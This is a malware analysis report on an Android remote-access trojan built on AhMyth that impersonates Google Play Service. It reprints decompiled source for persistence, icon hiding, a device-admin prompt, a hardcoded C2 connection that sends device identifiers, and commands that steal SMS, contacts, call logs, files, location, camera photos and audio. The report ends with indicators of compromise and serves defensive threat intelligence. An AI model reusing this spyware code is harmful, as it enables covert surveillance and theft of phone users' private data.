Android Malware on the Rise – A case study of AhMyth RAT

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Table of contents 1
Executive summary 1
Analysis and findings 2
RAT commands 9
Indicators of Compromise 17

Executive summary

The malicious application is based on the open-source Android RAT called AhMyth. The following commands are implemented: taking pictures, exfiltrating phone call logs and phone contacts, stealing files and SMS messages from the phone, tracking the device's location, recording audio, and sending SMS messages. The network communication with the C2 server is done by switching from HTTP to WebSocket via the Socket.IO library.

Analysis and findings

SHA256: 9af5c084b7203741bc26debb6212bf138f3c7a41e04d96948a332be4a842882e

We have used jadx to produce the Java source code from the APK file. As we can see in the Sandbox report, the application impersonates the Google Play Service.

The file called "AndroidManifest.xml" contains the required permissions. For example, it can read and send SMS messages, as well as read the Contacts list:

```
AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:version(
    <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="22"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>,
    <uses-permission android:name="android.permission.CAMERA"/>,
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>,
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>,
    <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>,
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>,
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>,
    <uses-permission android:name="android.permission.INTERNET"/>,
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>,
    <uses-permission android:name="android.permission.READ_SMS"/>,
    <uses-permission android:name="android.permission.SEND_SMS"/>,
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>,
    <uses-permission android:name="android.permission.WRITE_SMS"/>,
    <uses-feature android:name="android.hardware.camera"/>,
    <uses-feature android:name="android.hardware.camera.autofocus"/>,
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>,
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>,
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>,
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>,
    <uses-permission android:name="android.permission.READ_CONTACTS"/>,
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>,
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>,
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>,
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>,
    <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>,
    <uses-permission android:name="android.permission.INSTALL_PACKAGE"/>
```

Figure 1

As we can see in Figure 2, the malware is based on the open-source RAT called AhMyth.



Figure 2

The AdminReceiver class extends the DeviceAdminReceiver class, which implements the device administration component:

```
AdminReceiver
1 package ahmyth.mine.king.ahmyth;
2
3 import android.app.admin.DeviceAdminReceiver;
4
5 /* loaded from: classes.dex */
6 public class AdminReceiver extends DeviceAdminReceiver {
7 }
```

Figure 3

The malware has registered to receive the BOOT_COMPLETED intent to achieve persistence on the phone. It can make a phone call to "*55555#" in order to modify the shared preferences, as highlighted below:

```java
public class MyReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        a.b.b.a.a.b(context, new Intent(context, MainService.class));
        if ("android.intent.action.BOOT_COMPLETED".equals(intent.getAction())) {
            MainService.startService(context);
        }
        if (!intent.getAction().equalsIgnoreCase("android.intent.action.NEW_OUTGOING_CALL") || !intent.getStringExtra("android.intent.extra.PHONE_NUMBER").equalsIgnoreCase(context.
getResources().getString(R.string.unhide_phone_number))) {
            return;
        }
        SharedPreferences sharedPreferences = context.getSharedPreferences("AppSettings", 0);
        if (!sharedPreferences.getBoolean("hidden_status", false)) {
            return;
        }
        SharedPreferences.Editor edit = sharedPreferences.edit();
        edit.putBoolean("hidden_status", false);
        edit.commit();
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, MainActivity.class), 1, 1);
        Toast.makeText(context, "AhMyth's icon has been revealed!", 0).show();
    }
}
```

Figure 4

```xml
res/values/strings.xml
1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3     <string name="app_name">Google Play Service</string>
4     <string name="device_admin_explanation">Please enable administrator permission to work the app correctly</string>
5     <string name="hide_app_icon">Hide App Icon</string>
6     <string name="oops_failed_to_open_google_play_please_open_it_manually">Oops! Failed to open Google Play. \nPlease open it manually</string>
7     <string name="open_google_play">Open Google Play</string>
8     <string name="status_bar_notification_info_overflow">999+</string>
9     <string name="unhide_phone_number">*55555#</string>
```

Figure 5

The application verifies if the target API level is 26 or higher because it wants to run as a foreground service; otherwise, it calls startService (Figure 6).

```java
public static void b(Context context, Intent intent) {
    if (Build.VERSION.SDK_INT >= 26) {
        context.startForegroundService(intent);
    } else {
        context.startService(intent);
    }
}
```

Figure 6

It creates a notification channel called “My Background Service” and sets the notification visibility to VISIBILITY_PRIVATE. Finally, it calls the startForeground function:

```java
public int onStartCommand(Intent intent, int i, int i2) {
    if (Build.VERSION.SDK_INT >= 26) {
        b();
    } else {
        startForeground(1, new Notification());
    }
    f32a = this;
    ConnectionManager.startAsync(this);
    return 1;
}
```

Figure 7

```
private void b() {
    NotificationChannel notificationChannel = new NotificationChannel("com.play.service.techno", "My Background Service", 0);
    notificationChannel.setLightColor(-16776961);
    notificationChannel.setLockscreenVisibility(0);
    ((NotificationManager) getSystemService("notification")).createNotificationChannel(notificationChannel);
    c.b bVar = new c.b(this, "com.play.service.techno");
    bVar.g(true);
    bVar.e("App is running in background");
    bVar.h(1);
    bVar.d("service");
    startForeground(1, bVar.a());
}
```

Figure 8

The isAdminActive API is utilized to verify if the application has the permission of the device manager. The malware can perform privilege escalation by asking the user to add a new device administrator to the system:

```
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    MainService.startService(this);
    setContentView(R.layout.activity_main);
    this.f29b = new ComponentName(this, AdminReceiver.class);
    DevicePolicyManager devicePolicyManager = (DevicePolicyManager) getSystemService("device_policy");
    this.f28a = devicePolicyManager;
    if (!devicePolicyManager.isAdminActive(this.f29b)) {
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", this.f29b);
        intent.putExtra("android.app.extra.ADD_EXPLANATION", getString(R.string.device_admin_explanation));
        startActivity(intent);
    }
```

Figure 9

The malicious app ensures that the following permissions are allowed using the checkPermission function: READ_SMS, SEND_SMS, and RECEIVE_SMS (see Figure 10).

```
if (a.b.b.a.a.a(this, "android.permission.READ_SMS") != 0 && a.b.b.a.a.a(this, "android.permission.SEND_SMS") != 0 && a.b.b.a.a.a(this, "android.permission.RECEIVE_SMS") != 0) {
    Intent intent2 = new Intent("android.settings.APPLICATION_DETAILS_SETTINGS");
    intent2.setData(Uri.parse("package:" + getPackageName()));
    startActivity(intent2);
    Toast.makeText(this, "Grant all permission before!", 1).show();
}
```

Figure 10

```
public static int a(Context context, String str) {
    if (str != null) {
        return context.checkPermission(str, Process.myPid(), Process.myUid());
    }
    throw new IllegalArgumentException("permission is null");
}
```

Figure 11

The malware has embedded a button called “Open Google Play” that opens the legitimate Google Play Service:

```
public void openGooglePlay(View view) {
    startActivity(new Intent("android.intent.action.VIEW", Uri.parse("https://play.google.com/store/apps")));
}
```

Figure 12

The switch called “Hide App Icon” can be switched off or on via a function call to setChecked:

```
a.b.b.a.a.b(this, new Intent(this, MainService.class));
if (Build.VERSION.SDK_INT <= 28) {
    Switch r5 = (Switch) findViewById(R.id.switch1);
    r5.setVisibility(0);
    SharedPreferences sharedPreferences = getSharedPreferences("AppSettings", 0);
    this.f30c = sharedPreferences;
    r5.setOnCheckedChangeListener(new a(this, sharedPreferences.edit()));
    if (!this.f30c.getBoolean("hidden_status", false)) {
        r5.setChecked(false);
        return;
    }
    a();
    r5.setChecked(true);
}
```

Figure 13

The first communication with the C2 server is done using a function called “sendReq”:

```
public static void startAsync(Context context) {
    try {
        f24a = context;
        sendReq();
    } catch (Exception unused) {
        startAsync(context);
    }
}
```

Figure 14

```
public static void sendReq() {
    try {
        if (f25b != null) {
            return;
        }
        b.a.b.e b2 = e.a().b();
        f25b = b2;
        b2.e("ping", new b());
        f25b.e("order", new c());
        f25b.w();
    } catch (Exception e) {
        Log.e("error", e.getMessage());
    }
}
```

Figure 15

The following data will be sent to the C2 server: Android ID, the phone model and manufacturer, and the Android version. The communication is done via HTTP and then using

WebSockets:

```java
private e() {
    try {
        String string = Settings.Secure.getString(MainService.getContextOfApplication().getContentResolver(), "android_id");
        b.a aVar = new b.a();
        aVar.t = true;
        aVar.v = 5000L;
        aVar.w = 999999999L;
        this.f38a = b.a.b.b.a("http://34.125.188.220:50901?model=" + Uri.encode(Build.MODEL) + "&manf=" + Build.MANUFACTURER + "&release=" + Build.VERSION.RELEASE + "&id=" + string);
    } catch (URISyntaxException e) {
        e.printStackTrace();
    }
}
```

Figure 16

The application uses the Socket.IO library for bidirectional communication, as shown below:

```java
public static e c(URI uri, a aVar) {
    c cVar;
    if (aVar == null) {
        aVar = new a();
    }
    URL b2 = g.b(uri);
    try {
        URI uri2 = b2.toURI();
        String a2 = g.a(b2);
        String path = b2.getPath();
        ConcurrentHashMap<String, c> concurrentHashMap = f113b;
        if (aVar.z || !aVar.A || (concurrentHashMap.containsKey(a2) && concurrentHashMap.get(a2).v.containsKey(path))) {
            f112a.fine(String.format("ignoring socket cache for %s", uri2));
            cVar = new c(uri2, aVar);
        } else {
            if (!concurrentHashMap.containsKey(a2)) {
                f112a.fine(String.format("new io instance for %s", uri2));
                concurrentHashMap.putIfAbsent(a2, new c(uri2, aVar));
            }
            cVar = concurrentHashMap.get(a2);
        }
        return cVar.h0(b2.getPath());
    } catch (URISyntaxException e) {
        throw new RuntimeException(e);
    }
}
```

Figure 17

```java
public c(URI uri, o oVar) {
    this.m = new HashSet();
    oVar = oVar == null ? new o() : oVar;
    if (oVar.f246b == null) {
        oVar.f246b = "/socket.io";
    }
    if (oVar.i == null) {
        oVar.i = x;
    }
    if (oVar.j == null) {
        oVar.j = y;
    }
    this.r = oVar;
    this.v = new ConcurrentHashMap<>();
    this.q = new LinkedList();
    b0(oVar.t);
    int i2 = oVar.u;
    c0(i2 == 0 ? Integer.MAX_VALUE : i2);
    long j2 = oVar.v;
    e0(j2 == 0 ? 1000L : j2);
    long j3 = oVar.w;
    g0(j3 == 0 ? 5000L : j3);
    double d2 = oVar.x;
    Z(d2 == 0.0d ? 0.5d : d2);
    b.a.a.a aVar = new b.a.a.a();
    aVar.f(d0());
    aVar.e(f0());
    aVar.d(Y());
    this.k = aVar;
    i0(oVar.y);
    this.f114b = p.CLOSED;
    this.o = uri;
    this.f = false;
    this.p = new ArrayList();
    this.t = new c.C0027c();
    this.u = new c.b();
}
```

Figure 18

```java
public b.a.b.e h0(String str) {
    b.a.b.e eVar = this.v.get(str);
    if (eVar == null) {
        b.a.b.e eVar2 = new b.a.b.e(this, str);
        b.a.b.e putIfAbsent = this.v.putIfAbsent(str, eVar2);
        if (putIfAbsent != null) {
            return putIfAbsent;
        }
        eVar2.e("connecting", new k(this, this, eVar2));
        eVar2.e("connect", new l(this, eVar2, this));
        return eVar2;
    }
    return eVar;
}
```

Figure 19

The server response is a JSON that contains a field called "order". The RAT implements the following commands:

```java
public void a(Object... objArr) {
    char c2;
    try {
        JSONObject jSONObject = (JSONObject) objArr[0];
        String string = jSONObject.getString("order");
        Log.e("order", string);
        switch (string.hashCode()) {
            case 546266838:
                if (string.equals("x0000ca")) {
                    c2 = 0;
                    break;
                }
                c2 = 65535;
                break;
            case 546266849:
                if (string.equals("x0000cl")) {
                    c2 = 3;
                    break;
                }
                c2 = 65535;
                break;
            case 546266851:
                if (string.equals("x0000cn")) {
                    c2 = 4;
                    break;
                }
                c2 = 65535;
                break;
            case 546266943:
                if (string.equals("x0000fm")) {
                    c2 = 1;
                    break;
                }
                c2 = 65535;
                break;
            case 546267129:
                if (string.equals("x0000lm")) {
                    c2 = 6;
                    break;
                }
                c2 = 65535;
                break;
            case 546267150:
                if (string.equals("x0000mc")) {
                    c2 = 5;
                    break;
                }
```

Figure 20

RAT commands

“x0000ca” command

Another field called “extra” extracted from the JSON can be “camList”, “1”, or “0” (see Figure 21).

```
switch (c2) {
    case 0:
        if (jSONObject.getString("extra").equals("camList")) {
            ConnectionManager.x0000ca(-1);
            return;
        } else if (jSONObject.getString("extra").equals("1")) {
            ConnectionManager.x0000ca(1);
            return;
        } else if (!jSONObject.getString("extra").equals("0")) {
            return;
        } else {
            ConnectionManager.x0000ca(0);
            return;
        }
```

Figure 21

The RAT obtains the number of available physical cameras using the getNumberOfCameras method and extracts information about them using getCameraInfo:

```
public static void x0000ca(int i) {
    if (i == -1) {
        JSONObject c2 = new ahmyth.mine.king.ahmyth.b(f24a).c();
        if (c2 == null) {
            return;
        }
        f25b.a("x0000ca", c2);
    } else if (i == 1) {
        new ahmyth.mine.king.ahmyth.b(f24a).f(1);
    } else if (i != 0) {
    } else {
        new ahmyth.mine.king.ahmyth.b(f24a).f(0);
    }
}
```

Figure 22

```java
public JSONObject c() {
    JSONObject jSONObject;
    if (!this.f34a.getPackageManager().hasSystemFeature("android.hardware.camera")) {
        return null;
    }
    try {
        JSONObject jSONObject2 = new JSONObject();
        JSONArray jSONArray = new JSONArray();
        jSONObject2.put("camList", true);
        int numberOfCameras = Camera.getNumberOfCameras();
        for (int i = 0; i < numberOfCameras; i++) {
            Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
            Camera.getCameraInfo(i, cameraInfo);
            int i2 = cameraInfo.facing;
            if (i2 == 1) {
                jSONObject = new JSONObject();
                jSONObject.put("name", "Front");
                jSONObject.put("id", i);
            } else if (i2 == 0) {
                jSONObject = new JSONObject();
                jSONObject.put("name", "Back");
                jSONObject.put("id", i);
            } else {
                jSONObject = new JSONObject();
                jSONObject.put("name", "Other");
                jSONObject.put("id", i);
            }
            jSONArray.put(jSONObject);
        }
        jSONObject2.put("list", jSONArray);
        return jSONObject2;
    } catch (JSONException e) {
        e.printStackTrace();
        return null;
    }
}
```

Figure 23

The application can take photos using the front and back cameras, depending on the “extra” field:

```java
public void f(int i) {
    Camera open = Camera.open(i);
    this.f35b = open;
    this.f35b.setParameters(open.getParameters());
    try {
        this.f35b.setPreviewTexture(new SurfaceTexture(0));
        this.f35b.startPreview();
    } catch (Exception e) {
        e.printStackTrace();
    }
    this.f35b.takePicture(null, null, new a());
}
```

Figure 24

“x0000cl” command

The malware steals the phone calls logs by parsing “content://call_log/calls” and extracting multiple columns:

```
public static JSONObject a() {
    try {
        JSONObject jSONObject = new JSONObject();
        JSONArray jSONArray = new JSONArray();
        Cursor query = MainService.getContextOfApplication().getContentResolver().query(Uri.parse("content://call_log/calls"), null, null, null, null);
        while (query.moveToNext()) {
            JSONObject jSONObject2 = new JSONObject();
            String string = query.getString(query.getColumnIndex("number"));
            String string2 = query.getString(query.getColumnIndex("name"));
            String string3 = query.getString(query.getColumnIndex("duration"));
            int parseInt = Integer.parseInt(query.getString(query.getColumnIndex("type")));
            jSONObject2.put("phoneNo", string);
            jSONObject2.put("name", string2);
            jSONObject2.put("duration", string3);
            jSONObject2.put("type", parseInt);
            jSONArray.put(jSONObject2);
        }
        jSONObject.put("callsList", jSONArray);
        return jSONObject;
    } catch (JSONException e) {
        e.printStackTrace();
        return null;
    }
}
```

Figure 25

“x0000cn” command

The RAT retrieves the phone contacts and constructs a JSON that contains all of them:

```
    public static JSONObject a() {
        try {
            JSONObject jSONObject = new JSONObject();
            JSONArray jSONArray = new JSONArray();
            Cursor query = MainService.getContextOfApplication().getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, new String[]{"display_name", "data1"}, null,
null, "display_name ASC");
            while (query.moveToNext()) {
                JSONObject jSONObject2 = new JSONObject();
                String string = query.getString(query.getColumnIndex("display_name"));
                jSONObject2.put("phoneNo", query.getString(query.getColumnIndex("data1")));
                jSONObject2.put("name", string);
                jSONArray.put(jSONObject2);
            }
            jSONObject.put("contactsList", jSONArray);
            return jSONObject;
        } catch (JSONException e) {
            e.printStackTrace();
            return null;
        }
    }
```

Figure 26

“x0000fm” command

This command is utilized to list all files in a directory and to exfiltrate a file chosen by the C2 server. The field called “path” extracted from the JSON can be a file or a folder:

```
case 1:
    if (jSONObject.getString("extra").equals("ls")) {
        ConnectionManager.x0000fm(0, jSONObject.getString("path"));
        return;
    } else if (!jSONObject.getString("extra").equals("dl")) {
        return;
    } else {
        ConnectionManager.x0000fm(1, jSONObject.getString("path"));
        return;
    }
```

Figure 27

If a directory is specified, the app lists the files in the directory using the listFiles function:

```
public static JSONArray b(String str) {
    JSONArray jSONArray = new JSONArray();
    File file = new File(str);
    if (!file.canRead()) {
        Log.d("cannot", "inaccessible");
    }
    File[] listFiles = file.listFiles();
    if (listFiles != null) {
        try {
            JSONObject jSONObject = new JSONObject();
            jSONObject.put("name", "../");
            jSONObject.put("isDir", true);
            jSONObject.put("path", file.getParent());
            jSONArray.put(jSONObject);
            for (File file2 : listFiles) {
                if (!file2.getName().startsWith(".")) {
                    JSONObject jSONObject2 = new JSONObject();
                    jSONObject2.put("name", file2.getName());
                    jSONObject2.put("isDir", file2.isDirectory());
                    jSONObject2.put("path", file2.getAbsolutePath());
                    jSONArray.put(jSONObject2);
                }
            }
        } catch (JSONException e) {
            e.printStackTrace();
        }
    }
    return jSONArray;
}
```

Figure 28

The malware can exfiltrate a file specified by C2 using the same command:

```
public static void a(String str) {
    if (str == null) {
        return;
    }
    File file = new File(str);
    if (!file.exists()) {
        return;
    }
    int length = (int) file.length();
    byte[] bArr = new byte[length];
    try {
        BufferedInputStream bufferedInputStream = new BufferedInputStream(new FileInputStream(file));
        bufferedInputStream.read(bArr, 0, length);
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("file", true);
        jSONObject.put("name", file.getName());
        jSONObject.put("buffer", bArr);
        e.a().b().a("x0000fm", jSONObject);
        bufferedInputStream.close();
    } catch (FileNotFoundException e) {
        e.printStackTrace();
    } catch (IOException e2) {
        e2.printStackTrace();
    } catch (JSONException e3) {
        e3.printStackTrace();
    }
}
```

Figure 29

"x0000lm" command

The application obtains a handle to the location service and verifies if the GPS and network location providers are enabled. The phone's location is obtained using the requestLocationUpdates and getLastKnownLocation methods:

```java
public static void x0000lm() {
    Looper.prepare();
    f fVar = new f(f24a);
    JSONObject jSONObject = new JSONObject();
    if (fVar.a()) {
        double b2 = fVar.b();
        double d2 = fVar.d();
        Log.e("loc", b2 + "    ,   " + d2);
        jSONObject.put("enable", true);
        jSONObject.put("lat", b2);
        jSONObject.put("lng", d2);
    } else {
        jSONObject.put("enable", false);
    }
    f25b.a("x0000lm", jSONObject);
}
```

Figure 30

```java
public Location c() {
    try {
        LocationManager locationManager = (LocationManager) this.f39a.getSystemService("location");
        this.h = locationManager;
        this.f40b = locationManager.isProviderEnabled("gps");
        boolean isProviderEnabled = this.h.isProviderEnabled("network");
        this.f41c = isProviderEnabled;
        if (this.f40b || isProviderEnabled) {
            this.f42d = true;
            if (isProviderEnabled) {
                this.h.requestLocationUpdates("network", 60000L, 10.0f, this);
                Log.d("Network", "Network");
                LocationManager locationManager2 = this.h;
                if (locationManager2 != null) {
                    Location lastKnownLocation = locationManager2.getLastKnownLocation("network");
                    this.e = lastKnownLocation;
                    if (lastKnownLocation != null) {
                        this.f = lastKnownLocation.getLatitude();
                        this.g = this.e.getLongitude();
                    }
                }
            }
            if (this.f40b && this.e == null) {
                this.h.requestLocationUpdates("gps", 60000L, 10.0f, this);
                LocationManager locationManager3 = this.h;
                if (locationManager3 != null) {
                    Location lastKnownLocation2 = locationManager3.getLastKnownLocation("gps");
                    this.e = lastKnownLocation2;
                    if (lastKnownLocation2 != null) {
                        this.f = lastKnownLocation2.getLatitude();
                        this.g = this.e.getLongitude();
                    }
                }
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    e();
    return this.e;
}
```

Figure 31

The latitude and longitude are obtained using the getLatitude and getLongitude functions:

```
public double b() {
    Location location = this.e;
    if (location != null) {
        this.f = location.getLatitude();
    }
    return this.f;
}
```

Figure 32

```
public double d() {
    Location location = this.e;
    if (location != null) {
        this.g = location.getLongitude();
    }
    return this.g;
}
```

Figure 33

“x0000mc” command

The JSON field called “sec” contains the number of seconds that will be passed to the Timer.schedule function:

```
case 5:
    ConnectionManager.x0000mc(jSONObject.getInt("sec"));
    return;
```

Figure 34

The malware creates an MP3 file in the cache directory containing the recording using the phone’s microphone (Figure 35).

```
public static void c(int i) {
    File cacheDir = MainService.getContextOfApplication().getCacheDir();
    try {
        Log.e("DIRR", cacheDir.getAbsolutePath());
        f44b = File.createTempFile("sound", ".mp3", cacheDir);
        MediaRecorder mediaRecorder = new MediaRecorder();
        f43a = mediaRecorder;
        mediaRecorder.setAudioSource(1);
        f43a.setOutputFormat(2);
        f43a.setAudioEncoder(3);
        f43a.setOutputFile(f44b.getAbsolutePath());
        f43a.prepare();
        f43a.start();
        f45c = new a();
        new Timer().schedule(f45c, i * 1000);
    } catch (IOException unused) {
        Log.e("MediaRecording", "external storage access error");
    }
}
```

Figure 35

“x0000sm” command

The field called “extra” can be set to “ls” or “sendSMS”, and other two fields called “to” and “sms” contain a phone number and an SMS message that will be sent to this number:

```
case 2:
    if (jSONObject.getString("extra").equals("ls")) {
        ConnectionManager.x0000sm(0, null, null);
        return;
    } else if (!jSONObject.getString("extra").equals("sendSMS")) {
        return;
    } else {
        ConnectionManager.x0000sm(1, jSONObject.getString("to"), jSONObject.getString("sms"));
        return;
    }
```

Figure 36

The application retrieves all Inbox SMS messages from “content://sms/inbox”:

```
public static JSONObject a() {
    try {
        JSONObject jSONObject = new JSONObject();
        JSONArray jSONArray = new JSONArray();
        Cursor query = MainService.getContextOfApplication().getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
        while (query.moveToNext()) {
            JSONObject jSONObject2 = new JSONObject();
            String string = query.getString(query.getColumnIndex("address"));
            String string2 = query.getString(query.getColumnIndexOrThrow("body"));
            jSONObject2.put("phoneNo", string);
            jSONObject2.put("msg", string2);
            jSONArray.put(jSONObject2);
        }
        jSONObject.put("smsList", jSONArray);
        Log.e("done", "collecting");
        return jSONObject;
    } catch (JSONException e) {
        e.printStackTrace();
        return null;
    }
}
```

Figure 37

The sendTextMessage function is used to send an SMS message to a phone number provided by the C2 server, as shown in figure 38.

```
public static boolean b(String str, String str2) {
    try {
        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
        return true;
    } catch (Exception e) {
        e.printStackTrace();
        return false;
    }
}
```

Figure 38

As mentioned in the Socket.IO documentation, at the beginning of the connection, the server sends information such as the session ID and the “upgrades” array that is displayed below:

```
public b.a.d.a.d E(String str) {
    b.a.d.a.d bVar;
    E.fine(String.format("creating transport '%s'", str));
    HashMap hashMap = new HashMap(this.r);
    hashMap.put("EIO", String.valueOf(3));
    hashMap.put("transport", str);
    String str2 = this.l;
    if (str2 != null) {
        hashMap.put("sid", str2);
    }
    d.C0016d c0016d = new d.C0016d();
    c0016d.i = this.w;
    c0016d.f245a = this.m;
    c0016d.f = this.g;
    c0016d.f248d = this.f180b;
    c0016d.f246b = this.n;
    c0016d.h = hashMap;
    c0016d.e = this.f182d;
    c0016d.f247c = this.o;
    c0016d.g = this.h;
    c0016d.k = this;
    c0016d.j = this.x;
    c0016d.l = this.y;
    c0016d.m = this.z;
    c0016d.n = this.A;
    if ("websocket".equals(str)) {
        bVar = new b.a.d.a.e.c(c0016d);
    } else if (!"polling".equals(str)) {
        throw new RuntimeException();
    } else {
        bVar = new b.a.d.a.e.b(c0016d);
    }
    a("transport", bVar);
    return bVar;
}
```

Figure 39

```
b(JSONObject jSONObject) {
    JSONArray jSONArray = jSONObject.getJSONArray("upgrades");
    int length = jSONArray.length();
    String[] strArr = new String[length];
    for (int i = 0; i < length; i++) {
        strArr[i] = jSONArray.getString(i);
    }
    this.f176a = jSONObject.getString("sid");
    this.f177b = strArr;
    this.f178c = jSONObject.getLong("pingInterval");
    this.f179d = jSONObject.getLong("pingTimeout");
}
```

Figure 40

Indicators of Compromise

SHA256

9af5c084b7203741bc26debb6212bf138f3c7a41e04d96948a332be4a842882e

C2 server

http[:]//34.125.188.220[:]50901